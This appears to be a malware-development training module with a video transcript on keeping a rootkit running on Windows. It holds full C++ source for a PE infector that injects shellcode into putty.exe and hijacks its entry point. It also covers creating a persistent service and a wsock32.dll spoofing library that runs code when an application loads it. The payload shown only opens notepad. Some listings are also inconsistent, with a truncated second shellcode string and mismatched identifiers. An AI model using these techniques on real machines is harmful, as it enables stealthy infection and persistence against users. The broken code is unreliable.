

Module 8

Keeping a rootkit in a system

Areas for hiding programs

Besides making the program functional and undetectable, a potential attacker takes pains to ensure it remains hidden and is not conspicuous. The first thing to consider is the location in which the file is hidden – typically, the user folder. Before the arrival of UAC, this location was usually `C:\Windows`. Unfortunately, elevated privileges are required now to put a file in this folder.

Also vital is picking the right launch mode for the program. One of the methods is putting it into `Start menu -> autorun`. It's not a fully working solution, however, since a user can hover over this folder even accidentally and see an unknown, suspicious-looking program. A better and less conspicuous location is the `Windows Registry`. As users take a peek into the registry less often, your chances are bigger. Another tactic is adding code to an existing program: as it starts, the attached program executes as well.

We'll show you how to add a code excerpt that initializes the notepad. To make things easier, we turn off the `relocation` feature in the original program to make the `shellcode` basic. The used class is `PE_file`, which streamlines the modification of a PE file. The sources can be found in the materials included in this training. Let's now briefly go over the functions of this class that'll be used.

The constructor takes two parameters: a filename to open and byte size to reserve for future additional sections.

- `RVA_to_RAW`: converts an `RVA` address into a `RAW` address, an address that indicates a position in a file.

- **AddNewSection:** creates a new section in a PE file. It takes memory section size, file section size (can be identical), section access rights (we use 0x60000020, or read and execute) and section name as arguments.
- **Get_Section_Count:** retrieves the number of sections.
- **GetSectHeader:** retrieves the header of the section number given as an argument.
- **GetFileHeader:** retrieves the FileHeader.
- **GetOptionalHeader:** retrieves the OptionalHeader.
- **SavePE:** saves the file.
- **Get_IB:** gets the ImageBase.
- **Get_EB:** gets the Entry Point.

This example uses `ShellExecuteA` to run the notepad. The function is taken from `shell32.dll`. The addresses of `LoadLibraryA` and `GetProcAddress` are taken from the IAT of the program to which we'll attach code. The first step is writing the shellcode:

```
PUSHAD
PUSH DEADC0DE                ;Shell32.dll
CALL DWORD PTR DS:[12345678] ;LoadLibraryA
PUSH DEADFACE                ;ShellExecuteA
PUSH EAX
CALL DWORD PTR DS:[12345678] ;GetProcAddress
PUSH 1
PUSH 0
PUSH 0
PUSH DEADC0DE                ;notepad.exe
PUSH DEADFACE                ;open
PUSH 0
CALL EAX                     ;ShellExecuteA
POPAD
PUSH 12345678
RET
```

First, we write registers to the stack to restore them later using `PUSHAD`. Next, we load the `Shell32.dll` library, get the `ShellExecuteA` function from it and run it.

```
ShellExecuteA(NULL,"open","notepad.exe",NULL,NULL,SW_SHOWNORMAL);
```

Next, we restore the saved registers and go back to the original code. To find `LoadLibraryA` and `GetProcAddress`, we'll use the modified code that had earlier been used to hook API functions.

```

DWORD FindInlat(PE_file* PE,string fun)
{
HINSTANCE hInstance =(HINSTANCE)PE->buf;
PIMAGE_DOS_HEADER pdosheader = (PIMAGE_DOS_HEADER)hInstance;
PIMAGE_NT_HEADERS pntheaders = (PIMAGE_NT_HEADERS)((DWORD)hInstance
+ pdosheader->e_lfanew);
PIMAGE_SECTION_HEADER psectionheader = (PIMAGE_SECTION_HEADER)(pntheaders + 1);
PIMAGE_IMPORT_DESCRIPTOR pimportdescriptor =
(PIMAGE_IMPORT_DESCRIPTOR)((DWORD)hInstance +
PE->RVA_to_RAW(pntheaders->OptionalHeader.DataDirectory[1].VirtualAddress));
PIMAGE_THUNK_DATA pthunkdatain, pthunkdataout;
PIMAGE_IMPORT_BY_NAME pimportbyname;

PCHAR ptr;
std::string str;
int i=0;
while ( pimportdescriptor->TimeDateStamp != 0 || pimportdescriptor->Name != 0)
{
ptr = (PCHAR)((DWORD)hInstance+ PE->RVA_to_RAW((DWORD)pimportdescriptor->Name));
i=0;

pthunkdataout = (PIMAGE_THUNK_DATA)((DWORD)hInstance +
PE->RVA_to_RAW((DWORD)pimportdescriptor->FirstThunk));
if (pimportdescriptor->Characteristics == 0)
{
pthunkdatain = pthunkdataout;
}
else
{
pthunkdatain = (PIMAGE_THUNK_DATA)((DWORD)hInstance +
PE->RVA_to_RAW((DWORD)pimportdescriptor->Characteristics));
}

while ( pthunkdatain->u1.AddressOfData != NULL)
{

if ((DWORD)pthunkdatain->u1.Ordinal & IMAGE_ORDINAL_FLAG)
{
//not supported yet
}
else
{

```

```

pimportbyname = (PIMAGE_IMPORT_BY_NAME)(PE->RVA_to_RAW(
(DWORD)pThunkDataIn->u1.AddressOfData) + (DWORD)hInstance);
        str=(char*)pimportbyname->Name;

        if(str==fun)
        {
                return pimportdescriptor->FirstThunk+(i*4);
        }
    }
    i++;
    pThunkDataIn++;
    pThunkDataOut++;
}
pimportdescriptor++;
}
}

return 0;
}

```

The function returns the position of a function address in the IAT. If not found, it returns 0. We write the following instruction in the `main` function:

```
PE_file PE("putty.exe",0x1000);
```

The program to open here is the well-known application `putty`. `Putty` is commonly used to for example connect to servers via SSH. Next, we need to find function addresses in the IAT in the program.

```

DWORD LoadLib_RVA=FindInIat(&PE,"LoadLibraryA");
DWORD GetProc_RVA=FindInIat(&PE,"GetProcAddress");
    if(LoadLib_RVA!=0)
    {
        printf("LoadLibraryA found in: 0x%.8x\n",LoadLib_RVA);
    }

    else
    {
        printf("LoadLibraryA not found\n");
        return 0;
    }

    if(GetProc_RVA!=0)
    {
        printf("GetProcAddress found in: 0x%.8x\n",GetProc_RVA);
    }
}

```

```

    }
    else
    {
        printf("GetProcAddress not found\n");
        return 0;
    }

```

The next step is adding a new section.

```
PE.AddNewSection(0x1000,0x1000,0x60000020,".add");
```

Next, we need to prepare the strings to use: open, ShellExecuteA, Shell32.dll and notepad.exe.

```

int s_count=PE.Get_Section_Count();
IMAGE_SECTION_HEADER* s=PE.GetSectHeader(s_count-1);
char* buf=PE.buf+s->PointerToRawData;
char strings[128];
memset(strings,0,128);
int str_pos=0;

DWORD open_RVA=0;
DWORD notepad_RVA;
DWORD lib_RVA;
DWORD shell_RVA;
strcpy(strings,"open");
str_pos+=strlen("open")+1;
notepad_RVA=str_pos;
strcpy((char*)(strings+str_pos),"notepad.exe");
str_pos+=strlen("notepad.exe")+1;
lib_RVA=str_pos;
strcpy((char*)(strings+str_pos),"Shell32.dll");
str_pos+=strlen("Shell32.dll")+1;

shell_RVA=str_pos;
strcpy((char*)(strings+str_pos),"ShellExecuteA");
str_pos+=strlen("ShellExecuteA")+1;
memcpy(buf,strings,128);

```

As relocation is missing, we can 'fix' addresses. Let's compute them first:

```

DWORD IB=PE.Get_IB(); //get the ImageBase
DWORD LoadLib=LoadLib_RVA+IB;
DWORD GetProc=GetProc_RVA+IB;

```

```
DWORD open=IB+s->VirtualAddress+open_RVA;
DWORD notepad=IB+s->VirtualAddress+notepad_RVA;
DWORD lib=IB+s->VirtualAddress+lib_RVA;
DWORD shell=IB+s->VirtualAddress+shell_RVA;
DWORD EP=PE.Get_EP()+IB;           //entry point
```

With all values discovered, we start patching the shellcode.

```
Char shellcode[]=
"\x60\x68\xDE\xC0\xAD\xDE\xFF\x15\x78\x56\x34\x12\x68\xCE\xFA\xAD\xDE\x50\xFF\x15\x78\x56\x34\x12\x6A\x01\x6A\x00\x6A\x00\x68\xDE\xC0\xAD\xDE\x68\xCE\xFA\xAD\xDE\x6A\x00\xFF\xD0\x61\x68\x78\x56\x34\x12\xC3";

    //patching
    memcpy((char*)(shellcode+2),&lib,4);
    memcpy((char*)(shellcode+8),&LoadLib,4);
    memcpy((char*)(shellcode+13),&shell,4);
    memcpy((char*)(shellcode+20),&GetProc,4);
    memcpy((char*)(shellcode+31),&notepad,4);
    memcpy((char*)(shellcode+36),&open,4);
    memcpy((char*)(shellcode+46),&EP,4);
    memcpy((char*)(buf+128),shellcode,sizeof(shellcode));
```

To make everything run as desired, we need to turn off relocation and overwrite the entry point with our code. After this is done, we save the file.

```
PE.GetFileHeader()->Characteristics|=0x01;
PE.GetOptionalHeader()->AddressOfEntryPoint=s->VirtualAddress+128;
//set the new entry point
PE.SavePE("out.exe");
```

Running a program as a system service

It seems like a good idea (if a bit difficult to carry through) to run a program as a Windows service. Running a program in this mode automatically grants it administrative rights. The program initializes faster than all other programs. The obvious drawback is that you need administrative privileges to add a new service.

The code for creating a new service:

```
SC_HANDLE sc_hand = OpenSCManager(NULL,NULL,SC_MANAGER_ALL_ACCESS);
SC_HANDLE serv= CreateService(
    sc_hand,
    "service name",
    "displayed name",
    SC_MANAGER_ALL_ACCESS,
    SERVICE_WIN32_OWN_PROCESS,
    SERVICE_AUTO_START,
    SERVICE_ERROR_IGNORE,
    "C:\\path\\to\\file.exe",
    NULL,
    NULL,
    NULL,
    NULL,
    NULL);

StartService(serv,NULL,NULL);
```

Dll spoofing

This attack method relies on the fact that not all libraries load from `C:/Windows/System32` by default. Some (like `wsock32.dll`) are first searched for in the folder in which a program is run, with `C:/Windows/System32` checked at a later point. This gives attackers an opportunity to replace the original library with a fake dll in the program folder. While loading, the rogue code runs and for example initializes another application. Obviously, you need to create all functions the library exports from scratch or pass them to the original dll. In our case, we'll be forwarding all `wsock32.dll` functions, only adding our code to `main` to make it run the notepad when launched.

First off, we create the `.def` file. It contains exports of the original library. We'll pass them to the copied original library called `original_wsock.dll`. To do this, we'll use `expdef`².

```
expdef -p -o -dwsock32.def c:\windows\system32\wsock32.dll
```

² <http://purefractalsolutions.com/show.php?a=utils/expdef>

The output is `wsock32.def`. The file's structure is similar to the one below.

```
LIBRARY wsock32.dll
```

```
EXPORTS
```

```
accept          @1
bind            @2
closesocket     @3
connect         @4
getpeername     @5
getsockname     @6
getsockopt      @7
htonl           @8
htons           @9
```

Now, we forward the generated functions to the `original_wsock` library.

```
LIBRARY wsock32.dll
```

```
EXPORTS
```

```
accept=original_wsock.accept          @1
bind=original_wsock.bind              @2
closesocket=original_wsock.closesocket @3
connect=original_wsock.connect        @4
getpeername=original_wsock.getpeername @5
getsockname=original_wsock.getsockname @6
getsockopt=original_wsock.getsockopt  @7
htonl=original_wsock.htonl            @8
htons=original_wsock.htons            @9
```

An `original_wsock` function is assigned for all the new functions. Next, we create a new dll in Visual Studio: `wsock32.dll`. Here's the library's code:

```
#include <Windows.h>
```

```
#pragma comment(lib,"shell32.lib") //required by ShellExecute
```

```
#pragma comment(lib,"wsock32.lib") //required by imports
```

```
BOOL WINAPI DllMain( HMODULE hModule,
                    DWORD ul_reason_for_call,
                    LPVOID lpReserved)
```

```
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            {
```



```
ShellExecute(0,"open","notepad.exe",0,0,SW_SHOWNORMAL);
    }
    break;
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
    break;
}
return TRUE;
}
```

The only inclusion is running the notepad. To make the library use our .def file, we need to configure the project and copy `wsock32.def` to the folder containing project sources. `Alt+F7` opens project settings. We go to Configuration Properties -> Linker and type `wsock32.def` into the Module Definition File field.

After the code is compiled, the library is ready to use. Now it can be copied to the folder containing the application that uses `wsock32.dll`. We copy our library together with the original `wsock32.dll` library (now `original_wsock.dll`). The execution opens two programs.



Practice: video module transcript

Welcome to the eighth module of the training. In this module we'll figure out the methods an attacker can use to keep a rootkit in a system for as long as possible. There are a couple of places where we can save a rootkit so that it's automatically started after the system launch. The first place we should mention is the registry. It's a standard place for such purposes. The second is the Start menu in its Autorun folder. Finally, the third solution is to launch the program as a system service. We'll find out more about the pros and cons of each method in a moment.

There is also the possibility of pasting a code fragment which starts a rootkit in the chosen program. In a moment, we'll demonstrate this method. Another solution is using the dll spoofing technique, or specifically, the substitution of the original library with its modified version. Now let's move on to discuss the pros and cons of particular methods.

The registry and the Start menu are standard places and are to be checked first if we want to remove an item from the autorun. Using these methods is very simple and doesn't require the elevation of privilege. Launching a program as a service gives us the advantage of launching it with admin rights. However, we have to have admin rights to add a program as a service.

Detecting such a situation is a bit harder because an ordinary user hardly ever browses the list of the running services. Crucially, services aren't present in the standard tab of the msconfig program. The advantage of this method, that is attaching the code to the file, is that it's very hard to detect the program which was started this way. However, such a scenario is relatively complex when it comes to its execution, because it requires writing the shellcode and finding the right application we can attach such a shellcode to.

In case of dll spoofing, detecting such a situation is equally difficult as in the case of pasting the code to a file, but implementing the method is slightly easier. Some problems, however, may arise when choosing the application which we'll use as the so-called "carrier", as well as the dll library which we have to prepare. Mind you, not all dll libraries are suitable for this purpose. Dll spoofing is a technique where we substitute the original system dll library with its modified version. It works like this: we add a library with an identical name to the application directory, so that it is loaded instead of the original one.

Not all dll libraries can be forged like this because some of them, such as ntdll or kernel32, are loaded automatically from the directory C:\Windows\System32. Once the vulnerable application loads our fake dll library, we can perform practically any operation, e.g. hook, add code in the main function or start another program. In this module, we'll deal with the last case.

We can also change the operation of some functions exported by the dll library we substitute. The problem is that we still need the original library because our modified version has to export all the functions exported by the original one and both of them have to work correctly. Obviously, we don't need to write the

code of these functions on our own – we just need to redirect them to the original library.

In our case, we'll start the notepad using the `wsock32.dll` library. We'll modify only the main function, but we won't modify any functions exported by this library. However, before we go to dll spoofing, let's deal with the technique of attaching our code to the existing application. We've prepared earlier an infector, that is an application which'll add our shellcode to the chosen program. Let's start by discussing the source code in order to better comprehend the events that take place there.

```
#include <Windows.h>
#include <stdio.h>
#include <string>
#include "PE_class.h"

using namespace std;

DWORD FindInIat(PE_file* PE,string fun)
{
    HINSTANCE hInstance =(HINSTANCE)PE->buf;
    PIMAGE_DOS_HEADER pdosheader = (PIMAGE_DOS_HEADER)hInstance;
    PIMAGE_NT_HEADERS pntheaders = (PIMAGE_NT_HEADERS)((DWORD)hInstance + pdosheader->e_lfanew);
    PIMAGE_SECTION_HEADER psectionheader = (PIMAGE_SECTION_HEADER)(pntheaders + 1);
    PIMAGE_IMPORT_DESCRIPTOR pimporthead = (PIMAGE_IMPORT_DESCRIPTOR)((DWORD)hInstance +
        PE->RVA_to_RAW(pntheaders->OptionalHeader.DataDirectory[1].VirtualAddress));
    PIMAGE_THUNK_DATA pthunkdatain, pthunkdataout;
    PIMAGE_IMPORT_BY_NAME pimporthead;

    PCHAR ptr;
    std::string str;
    int i=0;
```

Our infector uses the `PE_class`, which as we know, facilitates handling files. It's a modified IAT function, which we used, for instance, when placing hooks. We'll use this function to find IAT addresses of two functions, `LoadLibrary` and `GetProcAddress`, which we'll use during the program runtime. In this case, the application we'll attach our code to has to include the two functions in its IAT table. However, if we wanted to add the shellcode to the application which didn't include these functions in its exports, our shellcode would have to be much more complex.

```

if ((DWORD)pThunkDataIn->u1.Ordinal & IMAGE_ORDINAL_FLAG)
{
    //not supported yet
}
else
{
    pImportByName = (PIMAGE_IMPORT_BY_NAME)(PE->RVA_to_RAW((DWORD)pThunkDataIn->u1.AddressOfData)
    str=(char*)pImportByName->Name;

    if(str==fun)
    {
        return pImportDescriptor->FirstThunk+(i*4);
    }
    |
}
i++;
pThunkDataIn++;
pThunkDataOut++;
}
pImportDescriptor++;

```

We can see here the function we saw earlier. The difference can be seen in the modified fragment. First, we assign the name of the function to the string and compare it with the name passed in the function parameter. If the chains are identical, we return the location of the function address in IAT.

```

int main(int argc, CHAR* argv[])
{
    PE_file PE("putty.exe",0x1000);
    DWORD LoadLib_RVA=FindInIat(&PE,"LoadLibraryA");
    DWORD GetProc_RVA=FindInIat(&PE,"GetProcAddress");
    if(LoadLib_RVA!=0)
    {
        printf("LoadLibraryA finded in: 0x%.8x\n",LoadLib_RVA);
    }
    else
    {
        printf("LoadLibraryA not finded\n");
        return 0;
    }

    if(GetProc_RVA!=0)
    {
        printf("GetProcAddress finded in: 0x%.8x\n",GetProc_RVA);
    }
}

```

As we can see, the main function is relatively simple. First, it loads the putty.exe file and allocates an additional 4096 bytes, or 0x1000 in the hexadecimal notation. Then, we use the method presented earlier to find the two functions in IAT. If the function returns zero, the further execution of the code is actually pointless, so the program finishes its operation. However, if it

finds addresses, it adds a new section to the file and names it “add”. The new section will have the size of 4096 bytes, both in the file (as seen in the first parameter) and in the memory (as seen in the second parameter). As the third parameter we have to provide the rights our section will have.

```
PE.AddNewSection(0x1000,0x1000,0x60000020, ".add");
int s_count=PE.Get_Section_Count();
IMAGE_SECTION_HEADER* s=PE.GetSectHeader(s_count-1);
char* buf=PE.buf+s->PointerToRawData;//set buffer to new section
char strings[128];
memset(strings,0,128);
int str_pos=0;
```

We grant reading and execution rights, and afterwards get the number of all sections and the header of the last one. This header includes all the required addresses. It also includes the address in the file, so we'll set our buffer to the address of this section. Next, we create and nullify an array of 128 bytes which will include all the strings we'll use in the program. These strings are: open, notepad.exe, Shell32 and ShellExecuteA, that is, in reverse order, the name of the function of the dll library, the name of the program we'll start and the open string, which is a command for ShellExecute.

```
strcpy(strings, "open");
str_pos+=strlen("open")+1;
notepad_RVA=str_pos;
strcpy((char*)(strings+str_pos), "notepad.exe");
str_pos+=strlen("notepad.exe")+1;
lib_RVA=str_pos;
strcpy((char*)(strings+str_pos), "Shell32.dll");
str_pos+=strlen("Shell32.dll")+1;
shell_RVA=str_pos;
strcpy((char*)(strings+str_pos), "ShellExecuteA");
str_pos+=strlen("ShellExecuteA")+1;

memcpy(buf, strings, 128);

DWORD IB=PE.Get_IB();//Get ImageBase

DWORD LoadLib=LoadLib_RVA+IB;
DWORD GetProc=GetProc_RVA+IB;
DWORD open=IB+s->VirtualAddress+open_RVA;
DWORD notepad=IB+s->VirtualAddress+notepad_RVA;
DWORD lib=IB+s->VirtualAddress+lib_RVA;
DWORD shell=IB+s->VirtualAddress+shell_RVA;
```

Finally, we copy our strings to the beginning of the buffer. Then we get the base address of the program. We need it to calculate virtual addresses of all variables. In order to calculate the addresses of functions, we have to add the program ImageBase to the function address. However, in order to calculate the string addresses, we have to add to their addresses ImageBase as well as the RVA address of the section beginning.

We also need to know the EntryPoint. It's the value we get from the header, increased by ImageBase. We should remember the structure of the PE header from the first module of the training. In the comment there is a shellcode which we'll execute, and below, we have its binary version. First, we push all the registers on the stack and next, the dll library name. Of course, we'll patch it with the values we've just calculated. Further, we call the LoadLibrary function and enter the value of the LoadLib variable.

```
PUSHAD
PUSH DEADCODE ;Shell32.dll
CALL DWORD PTR DS:[12345678];LoadLibraryA
PUSH DEADFACE;ShellExecuteA
PUSH EAX
CALL DWORD PTR DS:[12345678];GetProcAddress
PUSH 1
PUSH 0
PUSH 0
PUSH DEADCODE ;notepad.exe
PUSH DEADFACE ;open
PUSH 0
CALL EAX ;ShellExecuteA
POPAD
PUSH 12345678
RET
```

Next, we push the ShellExecuteA string on the stack, that is the function name; and then EAX, that is what was returned by the GetProcAddress function. Now we can call the GetProcAddress function, which will return the address of the ShellExecuteA function. Finally, we just need to start the notepad. We push a 1 on the stack, which corresponds to the SW_SHOWNORMAL parameter, which means that the program window will be displayed. If we entered zero there, the program would launch, but the window would be invisible. The two

following parameters aren't important and we pass zeroes in them. The next parameter is the notepad.exe string, that is the program name. Further, we can see the open string, which is responsible for starting the application, as well as the 0 parameter, which we can ignore.

Finally, we call the ShellExecuteA function. Its address is present in the EAX register because it was entered there by the GetProcAddress function. Once the program launches, we restore all the registers from the stack using the POPAD instruction. After all this, we just have to return to the original program code. For this purpose, we push the address we want to jump to on the stack. Here we see the address 12345678, but we'll patch it with the EP variable. Finally, we call the RET instruction, which will pop from the stack what we've just pushed, and will jump to the specified address.

```
char shellcode[]="\x60\x68\xDE\xC0\xAD\xDE\xFF\x15\x78\x56\x34\x12\x68\xCE\xFA\xAD\xDE\x50\x00\x68\xDE\xC0\xAD\xDE\x68\xCE\xFA\xAD\xDE\x6A\x00\xFF\xD0\x61\x68\x78\x56\x34\x12\xC3";

//patch
memcpy((char*)(shellcode+2),&lib,4);
memcpy((char*)(shellcode+8),&LoadLib,4);
memcpy((char*)(shellcode+13),&shell,4);
memcpy((char*)(shellcode+20),&GetProcAddress,4);
memcpy((char*)(shellcode+31),&notepad,4);
memcpy((char*)(shellcode+36),&open,4);
memcpy((char*)(shellcode+46),&EP,4);

memcpy((char*)(buf+128),shellcode,sizeof(shellcode));
PE.GetFileHeader()->Characteristics|=0x01;//delete relocation
```

Further we can see the shellcode, and then the shellcode patching process starts. We have to, for instance, put lib to the +2 location. The PUSHAD instruction takes up 1 byte, next we have 1 byte for PUSH, and the remaining 4 bytes of the PUSH instruction are the value we push on the stack. We do so similarly with all the subsequent instructions, that's why we have to know their length. As we gain more experience, we'll know more and more instruction codes and their lengths, so it won't be a problem.

After patching, we put our shellcode in the buffer shifted by 128 because the first 128 bytes are allocated for the string array. Mind you, we've set all the addresses as fixed. Now we won't have to worry about ASLR, because we can set a flag in Characteristic. It will be the RELOCATION_STRIPPED flag,

which informs the system that it mustn't relocate our program. Due to this, the application loads to the address from the ImageBase field in the header. We also have to change the EntryPoint address to the address of our shellcode, so we change the EntryPoint to the beginning of our section + 128 bytes. Finally, we save the file and exit.

```

C:\Users\Grzonu\Desktop\Modules\8\infector\Release\infector.exe
LoadLibraryA finded in: 0x00050250
GetProcAddress finded in: 0x00050284
Press any key to continue . . .

```

Now let's see what the entire operation looks like in practice. Here we have the putty.exe program and we see that no additional items are launched. We launch our infector. It found the function addresses and the execution continued. A new file named out.exe was created. It's larger than the original one by 4 kilobytes, that is 4096 bytes. We can start it and we'll see that the notepad will open as well. If we close the original process, we can see that the notepad is still running. Everything went as expected.

Address	Hex dump	Disassembly	Comment
00476080	60	PUSHAD	
00476081	68 11604700	PUSH 00476011	ASCII "Shell32.dll"
00476086	FF15 50024500	CALL DWORD PTR DS:[&KERNEL32.LoadLibraryA]	kernel32.LoadLibraryA
0047608C	68 1D604700	PUSH 0047601D	ASCII "ShellExecuteA"
00476091	50	PUSH EAX	
00476092	FF15 84024500	CALL DWORD PTR DS:[&KERNEL32.GetProcAddress]	apphlp.7594FFF6
00476098	6A 01	PUSH 1	
0047609A	6A 00	PUSH 0	
0047609C	6A 00	PUSH 0	
0047609E	68 05604700	PUSH 00476005	ASCII "notepad.exe"
004760A3	68 00604700	PUSH 00476000	ASCII "open"
004760A8	6A 00	PUSH 0	
004760AA	FFD0	CALL EAX	
004760AC	61	POPAD	
004760AD	68 7F774400	PUSH 0044777F	
004760B2	C3	RET	
004760B3	0000	ADD BYTE PTR DS:[EAX], AL	
004760B5	0000	ADD BYTE PTR DS:[EAX], AL	

Now let's see what the operation looks like in the debugger. The execution started from the place with our code. First, we push onto the stack the registers, then the library name, and next we call the LoadLibrary function. Currently, the EAX register includes the address of the Shell32.dll library. In the next step, the function name goes on the stack and the base address is returned by the LoadLibrary, after which we call GetProcAddress in order to get the ShellExecuteA address. We push all the parameters we saw earlier and call EAX, that is ShellExecuteA. Now, the notepad appears. We restore all the

registers and push the 0044777F address onto the stack, the so-called OEP, or Old EntryPoint. Further we have the RET instruction, which returned to the address earlier pushed onto the stack, after which the program execution goes back to normal.

Now let's get acquainted with Dll spoofing. We'll perform our experiments in the mIRC program, which is an IRC client, a popular Internet chat protocol. Our task will be to substitute the winsock library, that is wssock32.

mir32.exe	RVA	Data	Description	Value
...IMAGE_DOS_HEADER	00161490	001625E2	Hint/Name RVA	0000 GetFileVersionInfoSizeA
...MS-DOS Stub Program	00161494	001625FC	Hint/Name RVA	0000 VerQueryValueA
...IMAGE_NT_HEADERS	00161498	00000000	End of Imports	VERSION.dll
...IMAGE_SECTION_HEAD	001614AC	0016260E	Hint/Name RVA	0000 WSAAsyncGetHostByAddr
...IMAGE_SECTION_HEAD	001614B0	00162626	Hint/Name RVA	0000 WSAAsyncGetHostByName
...IMAGE_SECTION_HEAD	001614B4	0016263E	Hint/Name RVA	0000 WSAAsyncSelect
...IMAGE_SECTION_HEAD	001614B8	00162650	Hint/Name RVA	0000 WSACancelAsyncRequest
...IMAGE_SECTION_HEAD	001614BC	00162668	Hint/Name RVA	0000 WSACancelBlockingCall
...IMAGE_SECTION_HEAD	001614C0	00162680	Hint/Name RVA	0000 WSACleanup
...IMAGE_SECTION_HEAD	001614C4	0016268E	Hint/Name RVA	0000 WSAGetLastError
...IMAGE_SECTION_HEAD	001614C8	001626A0	Hint/Name RVA	0000 WSAsIsBlocking
...SECTION .text	001614CC	001626B0	Hint/Name RVA	0000 WSASStartup
...SECTION .data	001614D0	001626BE	Hint/Name RVA	0000 accept
...SECTION .tls	001614D4	001626C8	Hint/Name RVA	0000 closesocket
...SECTION .rdata	001614D8	001626D6	Hint/Name RVA	0000 connect
...SECTION .idata	001614DC	001626E0	Hint/Name RVA	0000 gethostname
...IMPORT Directory Tab	001614E0	001626EE	Hint/Name RVA	0000 getsockname
...IMPORT Name Table	001614E4	001626FC	Hint/Name RVA	0000 htonl

Before we start, let's check what the mIRC application looks like in PView. We're interested in whether it includes the wssock32 library in the imports. As we can see, the library is included in the program imports and that's basically everything we're interested in at this point. Now let's look into our modified version of the wssock32 library.

wssock32.dll	RVA	Data	Description	Value
...IMAGE_DOS_HEADER	0000AE08	0000C883	Forwarded Name RVA	0001 accept -> original_wssock.accept
...MS-DOS Stub Program	0000AE0C	0000C89D	Forwarded Name RVA	0002 bind -> original_wssock.bind
...IMAGE_NT_HEADERS	0000AE10	0000C8BC	Forwarded Name RVA	0003 closesocket -> original_wssock.closesocket
...IMAGE_SECTION_HEAD	0000AE14	0000C8DE	Forwarded Name RVA	0004 connect -> original_wssock.connect
...IMAGE_SECTION_HEAD	0000AE18	0000C9C4	Forwarded Name RVA	0005 getpeername -> original_wssock.getpeername
...IMAGE_SECTION_HEAD	0000AE1C	0000CA9A	Forwarded Name RVA	0006 getsockname -> original_wssock.getsockname
...IMAGE_SECTION_HEAD	0000AE20	0000CABF	Forwarded Name RVA	0007 getsockopt -> original_wssock.getsockopt
...IMAGE_SECTION_HEAD	0000AE24	0000CADE	Forwarded Name RVA	0008 htonl -> original_wssock.htonl
...SECTION .text	0000AE28	0000CAF8	Forwarded Name RVA	0009 htons -> original_wssock.htons

In this case, we're interested in the exports. We see that all the functions are redirected to the original_wssock library, e.g. the accept function is redirected to


the `original_wsock.accept` function. `Original_wsock` is a copy of the original `wsock32` library, which is normally present in the `C:\Windows\System32` directory. Now we can start `mIRC`. As we can see, the application started, but the `notepad` appeared as well. Let's check what will happen if we remove the local `wsock32` library from the folder. This time the `notepad` didn't start.

```
BOOL WINAPI DllMain( HMODULE hModule,
                    DWORD ul_reason_for_call,
                    LPVOID lpReserved
                    )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        {
            char SR[255];
            GetEnvironmentVariable("SystemRoot",SR,255);
            string path=SR;
            path+="\\System32\\notepad.exe";
            PROCESS_INFORMATION pi={};
            STARTUPINFOA si={};

            CreateProcess(path.c_str(),NULL,NULL,NULL,TRUE,0,NULL,NULL,&si,&pi);

        }
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
```

Now let's have a closer look at the code of our modified library. The source code is actually very simple. As usual, we deal only with the `DLL_PROCESS_ATTACH` action, that is the moment the library is loaded to the program. First, we get the value of the `SystemRoot` variable, that is the location of the Windows directory, because it doesn't have to be present on the C drive. Next, we add to this path the `system32\notepad.exe` string. In the next step, we create a process and as a path to the program we provide the string we've created earlier. It's a standard call of the `CreateProcess` function.



```
dllmain.cpp  wsock32.def X
LIBRARY wsock32.dll
EXPORTS
    accept=orginal_wsock.accept      @1
    bind=orginal_wsock.bind          @2
    closesocket=orginal_wsock.closesocket @3
    connect=orginal_wsock.connect     @4
    getpeername=orginal_wsock.getpeername @5
    getsockname=orginal_wsock.getsockname @6
    getsockopt=orginal_wsock.getsockopt @7
    htonl=orginal_wsock.htonl        @8
    htons=orginal_wsock.htons        @9
    inet_addr=orginal_wsock.inet_addr @10
    inet_ntoa=orginal_wsock.inet_ntoa @11
    ioctlsocket=orginal_wsock.ioctlsocket @12
    listen=orginal_wsock.listen      @13
    ntohl=orginal_wsock.ntohl        @14
    ntohs=orginal_wsock.ntohs       @15
    recv=orginal_wsock.recv          @16
    recvfrom=orginal_wsock.recvfrom  @17
    select=orginal_wsock.select      @18
    send=orginal_wsock.send           @19
    sendto=orginal_wsock.sendto      @20
```

The only non-standard thing in this case is the `wsock32.def` file, which we attach to the program in the project options. We choose Properties, Linker, Input and provide this file in the Module Definition File. The `wsock32.def` file looks just as we've seen it before. It defines exports for us. We can see the name of the exported function, and after the equals sign, we provide the library which we'll redirect the call to. Numbers after the `@` character designate the function number, the so-called ordinal. We can generate such a file automatically, but we have to complete all the redirections on our own. The attached book explains in detail how to generate such a file.

